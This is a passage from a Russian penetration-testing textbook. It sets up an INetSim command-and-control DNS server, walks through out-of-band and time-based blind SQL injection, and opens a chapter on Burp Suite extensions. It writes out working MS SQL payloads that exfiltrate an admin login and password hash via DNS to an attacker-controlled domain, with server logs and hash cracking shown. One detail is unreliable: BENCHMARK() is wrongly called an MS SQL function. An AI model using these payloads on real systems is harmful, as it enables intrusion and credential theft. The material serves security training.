


Рис. 6.4. HTTPS-сертификат сервера, предоставленный Let's Encrypt

INetSim

Для легкости будем использовать INetSim, чтобы эмулировать различные сетевые сервисы.

Он быстро настраивает слушателей для множества известных портов и даже предоставляет ответы по умолчанию, используя соответствующий прото-

кол. Например, можно запустить FTP-службу, которая будет принимать любые учетные данные и позволит серверу, к которому выполняется подключение, взаимодействовать со службой: скачивать, загружать файлы, выводить список файлов и т. д.

Двоичные файлы, исходный код и документация по INetSim доступны на странице http://www.inetsim.org/.

INetSim часто используется в закрытых сетях для создания командно-контрольных серверов, чтобы вредоносные программы могли осуществлять перехват ценных данных. Мы можем использовать его, чтобы быстро настроить простую инфраструктуру, которая будет обрабатывать соединения от наших жертв, при этом будет дополнительно создаваться отчет о каждом сеансе.

На нашем экземпляре виртуальной машины на основе Debian в облаке можем добавить официальный репозиторий пакетов для быстрой установки, используя команду `echo`.

```
root@spider-c2-1:~# echo "deb http://www.inetsim.org/debian/
binary/" > /etc/apt/sources.list.d/inetsim.list

root@spider-c2-1:~#
```

Чтобы не допустить жалоб от системы Debian во время установки, можно получить ключ подписи репозитория с помощью команды `wget`. Мы передадим ответ в `apt-key`, чтобы добавить его в нашу цепочку ключей.

```
root@spider-c2-1:~# wget -O - https://www.inetsim.org/inetsimarchive-
signing-key.asc | apt-key add -
[...]
(464 MB/s) - written to stdout [2722/2722]
OK
root@spider-c2-1:~#
```

Следующий шаг – получение пакета ~~`inetsim`~~ из недавно установленного репозитория `apt` и его установка.

```
root@spider-c2-1:~# apt-get update && apt-get install inetsim
[...]
root@spider-c2-1:~#
```

Конфигурация INetSim по умолчанию может быть немного избыточна в нашем случае. Такие службы, как FTP, которые разрешают произвольные учетные

данные и обеспечивают поддержку загрузки, не должны быть включены в интернете.

INetSim – отличный инструмент, но используйте его с осторожностью. Если командно-контрольный сервер, который вы создаете, предназначен для применения в долгосрочной перспективе, лучше использовать соответствующий демон для каждой службы, которую вы перехватываете.

Можно отключить ненужные нам сервисы, отредактировав файл `/etc/inetsim/inetsim.conf`. Можем добавить к каждой строке `start_service`, которую хотим отключить, знак решетки (`#`), как показано ниже.




Рис. 6.5. Редактирование файла конфигурации INetSim, чтобы активировать только имитацию DNS, HTTP и HTTPS

Конфигурацию DNS по умолчанию также нужно изменить, чтобы соответствовать делегированной зоне `c2.spider.ml`. Значение `dns_default_ip` должно указывать на внешний IP-адрес командно-контрольного сервера, поскольку мы хотим, чтобы HTTP-трафик также перенаправлялся туда.

Значение `dns_default_hostname` будет поддоменом зоны c2, а значение `dns_default_domainname` – родительским доменом `spider.ml`. По сути, таким

образом мы даем указание INetSim отвечать на любые запросы в данной зоне, используя значение `dns_default_ip`.

Это полезно при применении техники внеполосного обнаружения уязвимостей и может использоваться в других целях, как увидим позже.




Рис. 6.6. Параметры dns_default_ *, измененные в файле конфигурации /etc/inetsim/inetsim.conf

По умолчанию INetSim отвечает на запросы «поддельными» данными по умолчанию для любого запрашиваемого протокола. Эти «поддельные» файлы хранятся в `/var/lib/inetsim`, и они довольно наглядны. Чтобы быть немного более тайным, следует по крайней мере добавить невинный текст в HTTP-ответы по умолчанию.

Приведенная ниже команда `echo` заменит содержимое примеров HTTP-файлов на безобидный код JavaScript.

```
root@spider-c2-1:~# echo 'console.log("1");' >
/var/lib/inetsim/http/fakefiles/sample.html

root@spider-c2-1:~# echo 'console.log("2");' >
/var/lib/inetsim/http/wwwroot/index.html
```

Чтобы подключить наш простой командно-контрольный сервер к сети, нужно запустить домен INetSim и предписать ему слушать на всех адресах маши-

ны, указав IP-адрес 0.0.0.0, используя опцию `--bind-address`, как показано ниже.

```
root@spider-c2-1:~# inetsim --bind-address=0.0.0.0
INetSim 1.2.7 by Matthias Eckert & Thomas Hungenberg
[...]
Forking services...
  * dns_53_tcp_udp - started (PID 4110)
  * https_443_tcp - started (PID 4112)
  * http_80_tcp - started (PID 4111)
done.
Simulation running.
```

Мы можем протестировать DNS-сервер, предоставленный INetSim, перейдя к случайному поддомену в рамках делегированного домена, либо выполнив запрос `dig` со своего атакующего компьютера, где установлен Kali.

```
root@kali:~# dig +short
c2FudGEgY2xhdXNlIGlzIG5vdCByZWFs.c2.spider.ml
35.196.100.89
```

Наш DNS-запрос проходит через интернет по следующему пути.

1. Клиент запрашивает ответ у своих локальных DNS-серверов.
2. Локальный DNS-сервер пересылает запрос на корневые серверы.
3. Корневые серверы перенаправят запрос к авторитативному серверу домена верхнего уровня ML.
4. Авторитативный сервер передаст запрос доменному центру `spider.ml`.
5. Запись NS, которую мы добавили ранее, перенаправит запрос на наш командно-контрольный сервер.

Поскольку мы контролируем этот DNS-сервер, отвечающий за зону `c2`, то можем проверить `/var/log/inetsim/service.log` и наблюдать ответ, отправленный запросу `dig`, используя команду `tail`, как показано ниже.

```
root@spider-c2-1:~# tail /var/log/inetsim/service.log
[...] [11033] [dns_53_tcp_udp 11035] connect
[...] [11033] [dns_53_tcp_udp 11035] recv: Query Type A, Class IN,
Name c2FudGEgY2xhdXNlIGlzIG5vdCByZWFs.c2.spider.ml
[...] [11033] [dns_53_tcp_udp 11035] send:
c2FudGEgY2xhdXNlIGlzIG5vdCByZWFs.c2.spider.ml 3600 IN A 35.196.100.89
[...] [11033] [dns_53_tcp_udp 11035] disconnect
[...] [11033] [dns_53_tcp_udp 11035] stat: 1 qtype=A qclass=IN
```

```
qname=c2FudGEgY2xhdXNlIGlzIG5vdCByZWFs.c2.spider.ml
root@spider-c2-1:~#
```

Инфраструктура командно-контрольного сервера готова для внеполосного сканирования на уязвимости.

Подтверждение

Теперь, когда облачный сервер правильно настроен на запись входящих запросов через DNS, можем вернуться к нашему более раннему примеру и использовать облако для внеполосного подтверждения наличия уязвимости.

Как вы помните, уязвимое приложение позволяет выполнять ввод небезопасных данных пользователем на SQL-сервере с помощью параметра `name`. Проблема, с которой мы, будучи хакерами, иногда сталкиваемся, заключается в том, что трудно подтвердить существование уязвимости такого типа, когда приложение не ведет себя по-разному в зависимости от предоставленных данных. Иногда нам может даже посчастливиться изучить исходный код, и в этом случае мы просто сразу же перейдем к эксплуатации уязвимости.

Полезная нагрузка `WAITFOR DELAY` будет работать с большинством попыток SQL-инъекций, поскольку большинство представлений приложений зависит от результата SQL-запросов, которые выполняет контроллер.

```
SELECT * FROM users WHERE user = 'Dade';WAITFOR DELAY '0:0:20' --';
```

В неожиданно распространенном сценарии, когда уязвимый запрос выполняется асинхронно и страница не возвращает никакой полезной информации, можем обманом заставить SQL-сервер связаться с нашим недавно созданным командно-контрольным сервером и получить подтверждение без помощи приложения.

Код для выполнения этого процесса будет выглядеть так:

```
';declare @q varchar(99);set @q='\\sqli-test-payload-
1.c2.spider.ml\test'; exec master.dbo.xp_dirtree @q;--
```

Когда серверная система строит запрос на выполнение, он принимает следующий вид:

```
SELECT * FROM users WHERE user = 'Dade';declare @q varchar(99);set
@q='\\sqli-test-payload-1.c2.spider.ml\test'; exec
master.dbo.xp_dirtree @q;--';
```

И опять же, если мы проверим файл `/var/log/inetsim/service.log` на нашем командно-контрольном сервере, то увидим запрос, поступающий из SQL-сервера, в попытке разрезолвить домен `sqli-test-payload-1.c2.spider.ml`,

прежде чем можно будет выполнить получение списка файлов каталога общего ресурса.

```
[1438] [dns_53_tcp_udp 1441] connect
[1438] [dns_53_tcp_udp 1441] recv: Query Type A, Class IN, Name
sqli-test-payload-1.c2.spider.ml
[1438] [dns_53_tcp_udp 1441] send: sqli-test-payload-1.c2.spider.ml
3600 IN A 35.196.100.89
[1438] [dns_53_tcp_udp 1441] disconnect
```

Мы заставили приложение выполнить DNS-запрос к серверу, который контролируем.

Увидев очень специфический запрос в журналах командно-контрольного сервера, можем подтвердить, что существует уязвимость, подверженная SQL-инъекции, которую можно эксплуатировать.

Асинхронное извлечение данных

Существует еще одна проблема, связанная с этим конкретным типом уязвимости. Его асинхронный характер делает невозможным использование традиционных методов извлечения данных. Хотя запрос может быть выполнен успешно, а SQL-сервер отложит результат его выполнения, нам не удастся оценить это, поскольку приложение, являющееся объектом атаки, не ожидает ответа SQL-сервера и немедленно возвращает управление.

Нужно быть немного умнее, чтобы извлечь данные и успешно скомпрометировать жертву. СУБД MS SQL, MySQL, PostgreSQL и др. предоставляют способы достичь этой цели. Мы рассмотрим способ с использованием MS SQL, но если проявить немного изобретательности, движок любой базы данных может подчиниться воле злоумышленника. Также важно помнить, что этот метод можно применять при подтверждении наличия уязвимостей из категории не только SQL-инъекций, но и XSS и XXE, о которых идет речь в других главах.

Давайте продолжим и вернемся к методу, который мы использовали для подтверждения наличия уязвимости. Мы передали запрос, заставивший SQL-сервер разрезолвить произвольное доменное имя, пытаясь составить список содержимого общего сетевого каталога через SMB-протокол. Поскольку мы контролируем DNS-сервер, у которого есть полномочия над общим доменом, можем перехватить любой запрос, отправленный на него. Подтверждение – просто вопрос наблюдения за тем, как сервер приложений пытался определить домен для общего сетевого каталога, который мы передали. Чтобы фактически получить данные, нам нужно будет создать запрос, выполняющий следующие действия:

- выбирает одного пользователя с повышенными привилегиями по роли (`admin`);

- выбирает пароль этого пользователя;
- объединяет два значения с помощью точки: `[admin]. [hash]`;
- добавляет это значение к домену `c2.spider.ml`;
- форсирует DNS-запрос.

Подобно нашей первой полезной нагрузке, объявим переменную `@q`. Она будет хранить данные, которые будем извлекать из базы данных.

```
declare @q varchar(99);
```

Далее используем пару операторов `SELECT` для чтения поля `user`, чтобы найти первую учетную запись с ролью `admin`:

```
select top 1 user from users where role = 'admin'
```

А также выберем поле `password` для этого конкретного пользователя:

```
select top 1 password from users where role = 'admin'
```

Чтобы извлечь эти данные, нужно объединить оба значения с помощью функции `CONCAT()`.

```
select concat((select top 1 user from users where role =
'admin'),'.',(select top 1 password from users where role =
'admin'))
```

Результат конкатенации будет сохранен в переменной `@q`, как показано ниже.

```
set @q=(select concat((select top 1 user from users where role =
'admin'),'.',(select top 1 password from users where role =
'admin')));
```

Наконец, мы выполняем функцию MS SQL `xp_fileexist` для форсирования запроса DNS и SMB на наш командно-контрольный сервер с содержимым `@q` в качестве поддомена.

```
exec('xp_fileexist ''\\'+@q+'.c2.spider.ml\test''');--'
```

Двойные и одинарные кавычки перед двойной обратной косой чертой – это просто способ экранирования одинарных кавычек, который используется в Windows.

Конечный код выглядит немного неряшливо, но он должен сработать. Мы объединим все наши операторы в строку, причем каждый оператор будет разделен точкой с запятой.

```
';declare @q varchar(99);set @q=(select concat((select top 1 user
from users where role = 'admin'),'.',(select top 1 password from
```

```
users where role = 'admin'))); exec('xp_fileexist
''\\'+@q+'.c2.spider.ml\test''');--
```

На сервере SQL-запрос, который должен быть выполнен, будет выглядеть так:

```
SELECT * FROM users WHERE user = 'Dade';declare @q varchar(99);set
@q=(select concat((select top 1 user from users where role =
'admin'),'.',(select top 1 password from users where role =
'admin'))); exec('xp_fileexist ''\\'+@q+'.c2.spider.ml\test''');--';
```

Как и в случае внеполосного обнаружения уязвимости, мы объявили переменную, значением которой будет объединенный административный логин и соответствующий ему хеш пароля.

Последняя команда дает указание SQL-серверу выполнить команду `xp_fileexist` с помощью функции `EXEC()`. Как и прежде, мы не заботимся о результате, а просто хотим заставить сервер выдавать DNS-запрос для домена, которым управляем.

Командно-контрольный сервер должен был получить DNS-запрос, содержащий учетные данные, извлеченные из базы данных в виде доменного имени.

```
[...] [1438] [dns_53_tcp_udp 1441] connect
[...] [1438] [dns_53_tcp_udp 1441] recv: Query Type AAAA, Class
IN, Name administrator.a7b0d65fdf1728307f896e83c306a617.c2.spider.ml
[...] [1438] [dns_53_tcp_udp 1441] disconnect
[...] [1438] [dns_53_tcp_udp 1441] stat: 1 qtype=AAAA qclass=IN
qname=administrator.a7b0d65fdf1728307f896e83c306a617.c2.spider.ml
```

Здорово! Теперь все, что нам нужно сделать, – это «взломать» хеш. Можно воспользоваться **John the Ripper** или **hashcat**, чтобы выполнить словарную атаку или атаку методом полного перебора. Также можно проверить, было ли это значение уже вычислено.

Hash Toolkit позволяет выполнять поиск по хешам MD5 и SHA-*, чтобы быстро возвращать их незашифрованные аналоги. Наиболее распространенные пароли уже были взломаны или вычислены кем-то где-то, и такие сайты, как Hash Toolkit, предоставляют быстрый указатель результатов. Как и в любых других случаях, когда вы используете интернет, будьте осторожны с данными, которые отправляете на ненадежный сайт. Hash Toolkit доступен на странице https://hashtoolkit.com.




Рис. 6.7. Результаты быстрого поиска на сайте Hashtoolkit.com найденного хеша пароля со значением "summer17"

Построение выводов на основе анализа данных

Давайте рассмотрим более простой сценарий – когда приложение не обрабатывает полезную нагрузку асинхронно. Это гораздо более распространенный вариант. Как правило, при использовании инъекции вслепую можно применять условные операторы во внедряемом запросе, чтобы сделать какой-либо вывод на основе анализа данных из базы данных. Если уязвимость в предыдущем примере не была асинхронной, мы могли бы ввести значительную задержку в ответе. Объедините это с традиционным условием if-then-else, и мы сможем сделать предположения касательно данных, которые пытаемся получить.

Высокоуровневый псевдокод, который мы использовали бы для данного типа атаки, выглядит так:

```
if password starts with 'a'
  delay(5 seconds)
```

```
else
  return false

if password starts with 'aa'
  delay(5 seconds)
else
  return true

if password starts with 'ab'
  delay(5 seconds)
else
  return false

[...]
```

Можно было бы неоднократно проверять содержимое поля `password` для конкретного пользователя, просто наблюдая за временем отклика сервера. В предыдущем псевдокоде, после первых трех итераций, можно было бы сделать вывод, что значение `password` начинается с `ab`.

Чтобы сгенерировать наблюдаемую задержку, в MS SQL можно попросить сервер повторно выполнить произвольную операцию, используя функцию `BENCHMARK()`. Если используем функцию с интенсивной вычислительной нагрузкой на центральный процессор, такую как `MD5()`, мы введем значительную и измеримую задержку при возврате запроса.

Приведенную ниже функцию MS SQL можно использовать, чтобы вызвать задержку в ответе сервера.

```
BENCHMARK(5000000,MD5(CHAR(99)))
```

С помощью данной операции вычислим MD5-хеш символа "c" в нижнем регистре, обозначенного как `CHAR(99)`, 5 млн раз. Возможно, нам придется поэкспериментировать с количеством итераций, если сервер действительно мощный или очень медленный.

Если число итераций слишком мало, сервер быстро вернет результат, поэтому будет труднее определить, была ли инъекция успешной. Также не нужно вводить слишком много задержек, поскольку перечисление записей базы данных может занять несколько дней.

В заключение объединим оператор `IF` и операцию, где используется функция `BENCHMARK()`.

Также будем использовать ключевое слово `UNION` для объединения результатов существующего оператора `SELECT` с нашим собственным.

```
' UNION SELECT IF(SUBSTRING(password,1,1) =
CHAR(97),BENCHMARK(5000000,MD5(CHAR(99))),null) FROM users WHERE
role = 'admin';--
```

Внутренний SQL-запрос, который должен быть выполнен, будет выглядеть так:

```
SELECT * FROM users WHERE user = 'Dade' UNION SELECT
IF(SUBSTRING(password,1,1) =
CHAR(97),BENCHMARK(5000000,MD5(CHAR(99))),null) FROM users WHERE role
= 'admin';--'
```

Если ответ поступит со значительной задержкой, можно сделать вывод, что пароль администратора начинается со строчной буквы "a". Чтобы найти все значение, нужно перебрать сотни запросов, изменить параметры функции `SUBSTRING()`, а также пройтись по строке по мере открытия пароля.

Резюме

В этой главе мы использовали довольно распространенный пример SQL-инъекции, чтобы рассказать, какие проблемы возникают при обнаружении уязвимостей, когда приложение не предоставляет обратной связи злоумышленнику. Существуют способы обойти препятствия такого типа, а с помощью некоторых приемов можно извлекать конфиденциальные данные даже асинхронно. Мы также узнали, как вручную получить данные с помощью анализа в случае использования «слепой» инъекции.

Ключевым моментом здесь является способность изменять поведение приложения так, чтобы злоумышленник мог оценить его. Даже некоторые более безопасные среды разработки приложений, которые активно фильтруют исходящий трафик, имеют тенденцию позволять проходить как минимум DNS-UDP-пакетам. Фильтрация исходящих DNS-запросов – сложное занятие, и я не завидую ни одной группе, занимающейся вопросами информационной безопасности, которой это поручено. Будучи хакерами, мы опять же можем в полной мере воспользоваться этими ограничениями и, как я показал в предыдущем примере, полностью скомпрометировать приложение, используя уязвимость, которую трудно обнаружить.

В следующей главе рассмотрим автоматизацию некоторых этих действий, в том числе использование Collaborator из Burp, чтобы упростить внеполосное обнаружение уязвимостей.

Глава 7

Автоматизированное тестирование

В этой главе немного упростим себе жизнь, рассматривая приложения через перехватывающий прокси-сервер. Расширение функциональности с помощью плагинов с открытым исходным кодом может сэкономить драгоценное время для краткосрочных задач и убедиться, что мы не пропустили ни одной легкой добычи. Всегда есть области, где можно что-то автоматизировать и сделать весь процесс тестирования на проникновение немного более эффективным. К счастью, нам не нужно писать все с нуля, поскольку у хакерского сообщества есть решение практически любой проблемы автоматизации.

В предыдущих главах мы обсуждали внеполосное обнаружение уязвимостей, а здесь рассмотрим использование облачного сервера Burp для автоматизации обнаружения уязвимостей данного типа. Также рассмотрим развертывание собственного экземпляра сервера Burp Collaborator в облаке или локально, чтобы иметь больше контроля во время тестирования.

Эта глава познакомит вас с ценными инструментами, и после ее прочтения вы сможете:

- расширить перехватывающий прокси-сервер, чтобы автоматизировать утомительные задачи;
- настроить Burp для использования публичного экземпляра Collaborator;
- развернуть свой собственный экземпляр Collaborator.

Расширение функциональных возможностей Burp Suite

Burp Suite – фантастический набор инструментов, который поставляется с рядом замечательных функций прямо из коробки. Как упоминалось в предыдущих главах, Intruder – это гибкий инструмент для осуществления полного перебора, Repeater позволяет проверять и точно настраивать атаки, а Decoder упрощает манипулирование данными. Отличительной особенностью Burp яв-

ляется возможность расширения функциональности с помощью расширений, разрабатываемых и поддерживаемых сообществом. PortSwigger, создатель Burp Suite, также поддерживает онлайн-каталог расширений, **BApp Store**. Доступ к нему можно получить с помощью вкладки **Extender** в Burp Suite.




Рис. 7.1. BApp Store

С помощью расширений можно пассивно выполнять проверку на предмет наличия устаревших библиотек, настраивать sqlmap и осуществлять быстрый поиск уязвимостей, связанных с аутентификацией или авторизацией.

Расширения для Burp обычно написаны на языках Java, Python или Ruby. Поскольку Burp является Java-приложением, расширения Java будут работать прямо из коробки. Для расширений, написанных на Python или Ruby, нужно указать Burp Suite на интерфейсы Jython и JRuby. Python и Ruby – очень мощные языки, а некоторые даже скажут, что работать с ними проще, чем с Java. BApp Store – это в основном расширения, написанные на Java и Jython, но иногда используется и JRuby.

Например, **Additional Scanner Checks** – это расширение, написанное на языке Python. Как следует из названия, данное расширение дополняет модуль сканера Burp несколькими дополнительными проверками. Однако, прежде чем мы сможем установить его, Burp предложит нам загрузить Jython. Это означает, что среда Extender Python еще не настроена должным образом, что часто встречается в новых установках Burp Suite.

Можно найти Additional Scanner Checks в списке расширений BApp Store, а в правой части экрана вы увидите кнопку **Install** серого цвета. Страница BApp Store предоставляет возможность скачать Jython (см. рис. 7.2).

Процесс настройки Burp для Jython и JRuby прост. Реализации обеих библиотек поставляются в виде отдельных JAR-файлов, которые можно загрузить прямо в Burp.

Jython доступен на странице http://www.jython.org/downloads.html в виде автономного файла в формате JAR.

JRuby доступен на странице http://jruby.org/download в виде полного JAR-файла.




Рис. 7.2. Additional Scanner Checks на странице BApp Store

На вкладке **Options** (Параметры) модуля Extender можно указать только что загруженные автономные файлы Jython и JRuby.




Рис. 7.3. Конфигурирование сред Jython и JRuby

После соответствующей настройки среды BApp Store должен позволить установить расширение Additional Scanner Checks. После нажатия на кнопку **Refresh list** (Обновить список) изменения в конфигурации будут приняты, а кнопка **Install** – активирована.

